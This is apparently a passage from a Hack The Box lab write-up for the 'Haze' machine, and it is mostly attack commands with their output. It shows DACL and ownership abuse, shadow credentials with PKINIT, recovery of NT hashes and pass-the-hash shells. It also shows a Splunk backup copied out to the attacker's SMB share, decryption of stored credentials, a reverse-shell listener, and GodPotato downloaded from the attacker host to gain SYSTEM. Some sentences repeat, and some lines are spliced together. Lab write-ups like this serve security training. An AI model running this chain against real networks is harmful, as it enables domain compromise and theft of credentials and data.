  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/home/kali/.local/bin/owneredit.py:97: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/home/kali/.local/bin/owneredit.py:98: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/home/kali/.local/bin/owneredit.py:100: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/home/kali/.local/bin/owneredit.py:101: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/home/kali/.local/bin/owneredit.py:102: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/home/kali/.local/bin/owneredit.py:103: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/home/kali/.local/bin/owneredit.py:104: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/home/kali/.local/bin/owneredit.py:105: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/home/kali/.local/bin/owneredit.py:106: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/home/kali/.local/bin/owneredit.py:107: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/home/kali/.local/bin/owneredit.py:108: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/home/kali/.local/bin/owneredit.py:109: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/home/kali/.local/bin/owneredit.py:110: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/home/kali/.local/bin/owneredit.py:111: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/home/kali/.local/bin/owneredit.py:112: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/home/kali/.local/bin/owneredit.py:113: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-1111
[*] - sAMAccountName: Haze-IT-Backup$
[*] - distinguishedName: CN=Haze-IT-Backup,CN=Managed Service Accounts,DC=haze,DC=htb
[*] OwnerSid modified successfully!
I use dacledit.py to modify the DACL (Discretionary Access Control List) of the target AD object, granting our controlled account FullControl permissions. FullControl is the most permissive right in Active Directory — it allows reading/writing all properties, changing permissions, deleting the object, and performing any operation on it. With this level of access, I can change the target's password, modify group memberships, or add Shadow Credentials.
impacket-dacledit -action write -rights FullControl -principal 'Haze-IT-Backup$' -target-dn 'CN=SUPPORT_SERVICES,CN=USERS,DC=HAZE,DC=HTB' -dc-ip 10.129.232.50 "haze.htb/Haze-IT-Backup$" -hashes ':a70df6599d5eab1502b38f9c1c3fd828'
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
  'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
  'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
  'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
  'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
  'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
  'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
  'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
  'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
  'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
  'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
  'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250415-003552.bak
[*] DACL modified successfully!
I use bloodyAD to perform Active Directory modifications over LDAP. BloodyAD is a post-exploitation tool specifically designed for AD abuse — it can add users to groups, modify object attributes (like msDS-KeyCredentialLink for Shadow Credentials), change passwords, and manipulate ACLs. Unlike PowerShell-based approaches, it works directly from Linux without needing a Windows session.
bloodyAD --host "10.129.232.50" -d "haze.htb" -u "Haze-IT-Backup$" -p ":a70df6599d5eab1502b38f9c1c3fd828" add groupMember SUPPORT_SERVICES Haze-IT-Backup$
[+] Haze-IT-Backup$ added to SUPPORT_SERVICES
Shadow Credentials & PKINIT
I use pyWhisker to add a shadow credential to edward.martin, then gettgtpkinit.py to request a TGT, and finally getnthash.py to extract the NTLM hash. Time synchronization with faketime is critical for Kerberos to work.
pywhisker -d "haze.htb" -u "Haze-IT-Backup$" -H ':a70df6599d5eab1502b38f9c1c3fd828' --target edward.martin --action add
[*] Searching for the target account
[*] Target user found: CN=Edward Martin,CN=Users,DC=haze,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: fefbc119-c59a-9f12-89f8-207ffd50efdd
[*] Updating the msDS-KeyCredentialLink attribute of edward.martin
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: AOQ3Dter.pfx
[*] Must be used with password: UZGyz7RPTOKHY43G7F8e
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
I use gettgtpkinit.py to request a Kerberos TGT using the certificate-based PKINIT authentication method.
python3 gettgtpkinit.py haze.htb/edward.martin -cert-pfx ~/HTB/Haze/PKINITtools/AWyxaEdb.pfx -pfx-pass rhWUv5CjBaOFQoM610sp edward.ccache
2025-04-15 01:56:14,002 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-15 01:56:14,014 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
Traceback (most recent call last):
  File "/home/kali/HTB/Haze/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
    ~~~~^^
  File "/home/kali/HTB/Haze/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
    ~~~~~^^^^^^
  File "/home/kali/HTB/Haze/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/usr/lib/python3/dist-packages/minikerberos/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError:  Error Name: KRB_AP_ERR_SKEW Detail: "The clock skew is too great"
I use gettgtpkinit.py to request a Kerberos TGT using the certificate-based PKINIT authentication method.
faketime "$(ntpdate -q 10.129.232.50 | cut -d ' ' -f 1,2)" \
> python3 gettgtpkinit.py haze.htb/edward.martin -cert-pfx ~/HTB/Haze/PKINITtools/AWyxaEdb.pfx -pfx-pass rhWUv5CjBaOFQoM610sp edward.ccache
2025-04-15 06:19:05,528 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-15 06:19:05,537 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-15 06:19:12,642 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-15 06:19:12,642 minikerberos INFO     bab15cca2e09ca8b086c9f6cc400022761f60e26c16a7b471ae8ba1c9fa6000e
INFO:minikerberos:bab15cca2e09ca8b086c9f6cc400022761f60e26c16a7b471ae8ba1c9fa6000e
2025-04-15 06:19:12,644 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
I set the KRB5CCNAME environment variable to specify which Kerberos credential cache file to use for authentication in subsequent commands.
┌──(kali㉿kali)-[~/HTB/Haze/PKINITtools]
└─$ export KRB5CCNAME=/home/kali/Haze/PKINITtools/edward.ccache
I use getnthash.py to extract the user's NTLM hash from the Kerberos session using the U2U (User-to-User) mechanism. This technique, known as UnPAC-the-Hash, works by requesting a U2U service ticket that contains the user's PAC (Privilege Attribute Certificate), from which the NT hash can be derived. The hash enables Pass-the-Hash attacks without ever knowing the plaintext password.
python getnthash.py -key d73a3f966d30198731b2a6dac970a3b80ae06128d08edda347126945db085450 haze.htb/edward.martin
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
I use getnthash.py to extract the user's NTLM hash from the Kerberos session using the U2U (User-to-User) mechanism. This technique, known as UnPAC-the-Hash, works by requesting a U2U service ticket that contains the user's PAC (Privilege Attribute Certificate), from which the NT hash can be derived. The hash enables Pass-the-Hash attacks without ever knowing the plaintext password.
faketime "$(ntpdate -q 10.129.232.50 | cut -d ' ' -f 1,2)" \
> python getnthash.py -key d73a3f966d30198731b2a6dac970a3b80ae06128d08edda347126945db085450 haze.htb/edward.martin
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
09e0b3eeb2e7a6b0d419e9ff8f4d91af
User Flag as Edward
evil-winrm -i dc01.haze.htb -u edward.martin -H "09e0b3eeb2e7a6b0d419e9ff8f4d91af"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\edward.martin> cd Desktop
*Evil-WinRM* PS C:\Users\edward.martin\Desktop> ls


    Directory: C:\Users\edward.martin\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         4/14/2025   6:54 PM             34 user.txt


*Evil-WinRM* PS C:\Users\edward.martin\Desktop> type user.txt
196679afa11655872130aaef4e7a1bfa196679afa11655872130aaef4e7a1bfaPrivilege Escalation: Splunk Backup Decryption & GodPotato
Splunk Backup Discovery
On the Windows machine, I discover a C:\backups\splunk directory containing a Splunk backup ZIP. I exfiltrate it to my Kali machine using an SMB server.
*Evil-WinRM* PS C:\> cd backups
*Evil-WinRM* PS C:\backups> ls


    Directory: C:\backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/5/2025  12:33 AM                Splunk


*Evil-WinRM* PS C:\backups> cd splunk
*Evil-WinRM* PS C:\backups\splunk> ls


    Directory: C:\backups\splunk


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          8/6/2024   3:22 PM       27445566 splunk_backup_2024-08-06.zip
I use Impacket's smbserver.py to create a temporary SMB share on my Kali machine. This allows the target Windows machine to copy files to my share using standard Windows commands like copy or xcopy. The -smb2support flag ensures compatibility with modern Windows versions that require SMBv2.
impacket-smbserver share /tmp -smb2support
\Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.232.50,62409)
[*] AUTHENTICATE_MESSAGE (\,DC01)
[*] User DC01\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:share)
[*] Closing down connection (10.129.232.50,62409)
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\backups\splunk> copy C:\backups\splunk\splunk_backup_2024-08-06.zip \\10.10.16.21\shareI extract the compressed archive using the appropriate decompression tool (tar for .tar.bz2, unzip for .zip). The extracted contents may include backup files, configuration data, or user directories containing flags and sensitive information.
──(kali㉿kali)-[/tmp]
└─$ unzip splunk_backup_2024-08-06.zip
Archive:  splunk_backup_2024-08-06.zip
   creating: Splunk/
   creating: Splunk/bin/
  inflating: Spl
Decrypting Splunk Stored Credentials
Splunk stores encrypted passwords in passwd files within its configuration snapshot. I locate the encrypted credentials and decrypt them using splunksecrets, which reads the splunk.secret key file from the backup.
┌──(kali㉿kali)-[/tmp/…/confsnapshot/baseline_local/system/local]
└─$ cat authentication.conf
[default]

minPasswordLength = 8
minPasswordUppercase = 0
minPasswordLowercase = 0
minPasswordSpecial = 0
minPasswordDigit = 0


[Haze LDAP Auth]

SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=alexander.green,CN=Users,DC=haze,DC=htb
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_Admins,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
nestedGroups = 0
network_timeout = 20
pagelimit = -1
port = 389
realNameAttribute = cn
sizelimit = 1000
timelimit = 15
userBaseDN = CN=Users,DC=haze,DC=htb
userNameAttribute = samaccountname

[authentication]
authSettings =
I execute this command from my Kali attacker machine. The output provides crucial information about the target's configuration that will guide the next steps of the exploitation chain.
┌──(kali㉿kali)-[~/HTB/Haze]
└─$ splunksecrets splunk-decrypt -S /tmp/Splunk/etc/auth/splunk.secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
Sp1unkadmin@2k24
Reverse Shell as alexander.green
The decrypted password provides access to a Splunk deployment server running as alexander.green. I use the Splunk RCE exploit to get a reverse shell.
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.21] from (UNKNOWN) [10.129.232.50] 61836

PS C:\Windows\system32>
I run whoami to confirm which user account the current session is running as. This is an essential verification step after every lateral movement or privilege escalation to ensure the attack succeeded and to understand the security context for the next phase.
PS C:\Users\alexander.green\AppData\Local\Temp> whoami
haze\alexander.green
I run whoami /all to display the complete security context: username, SID, group memberships, and all assigned privileges. This comprehensive view reveals whether the user has dangerous privileges like SeImpersonatePrivilege, SeBackupPrivilege, or SeRestorePrivilege — each of which has known escalation techniques.
PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name            SID
==================== ===========================================
haze\alexander.green S-1-5-21-323145914-28650650-2368316563-1106


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                         Attributes
========================================== ================ =========================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                     Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574                                Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                       Well-known group S-1-5-6                                     Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                                     Mandatory group, Enabled by default, Enabled group
HAZE\Splunk_Admins                         Group            S-1-5-21-323145914-28650650-2368316563-1108 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
GodPotato (SeImpersonatePrivilege)
The user alexander.green has SeImpersonatePrivilege. I upload GodPotato-NET4.exe and use it to execute a command as SYSTEM, reading the root flag.
PS C:\> cd $env:TEMPI start a Python HTTP server (python3 -m http.server) to serve files from the target machine back to my attacker machine. This is a quick and reliable method for exfiltrating files when SSH/SCP isn't available — simply browsing to the target's IP and port from my machine downloads the file.
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.100.204 - - [15/Apr/2025 23:10:25] "GET /GodPotato-NET4.exe HTTP/1.1" 200 -
10.129.100.204 - - [15/Apr/2025 23:13:59] "GET /GodPotato-NET4.exe HTTP/1.1" 200 -
I execute GodPotato to exploit the SeImpersonatePrivilege, running the specified command as SYSTEM.
PS C:\Users\alexander.green\AppData\Local\Temp> curl http://10.10.16.24:8000/GodPotato-NET4.exe -O GodPotato-NET4.exe
PS C:\Users\alexander.green\AppData\Local\Temp> ls


    Directory: C:\Users\alexander.green\AppData\Local\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/15/2025   6:52 PM          57344 GodPotato-NET4.exe
-a----         4/15/2025   6:23 PM           1049 tmp5eftqaul
-a----         4/15/2025   6:31 PM           1049 tmpa718abo3
-a----         4/15/2025   5:59 PM           1051 tmpabfnrqc1
-a----         4/15/2025   6:08 PM           1049 tmpckz2b0vo
-a----         4/15/2025   6:20 PM           1049 tmpd1ti3j7z
-a----         4/15/2025   6:04 PM           1051 tmppk7hzva8
-a----         4/15/2025   6:46 PM           1049 tmpxsloeou6
I execute GodPotato to exploit the SeImpersonatePrivilege, running the specified command as SYSTEM.
PS C:\Users\alexander.green\AppData\Local\Temp> .\GodPotato-NET4.exe -cmd "cmd /c type c:\users\Administrator\Desktop\root.txt"
[*] CombaseModule: 0x140735297748992
[*] DispatchTable: 0x140735300340040
[*] UseProtseqFunction: 0x140735299631936
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\3477fa78-5282-4a98-90ec-27bcb2979efe\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00004802-14a0-ffff-b3ee-8d4a269cbbf4
[*] DCOM obj OXID: 0x294f1fca42060dea
[*] DCOM obj OID: 0x5e87d1b0380a8bac
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 936 Token:0x776  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 5352
6c11cf0dbce91eb0023ea17733da5d59
PS C:\Users\alexander.green\AppData\Local\Temp>6c11cf0dbce91eb0023ea17733da5d59 Machine rooted via GodPotato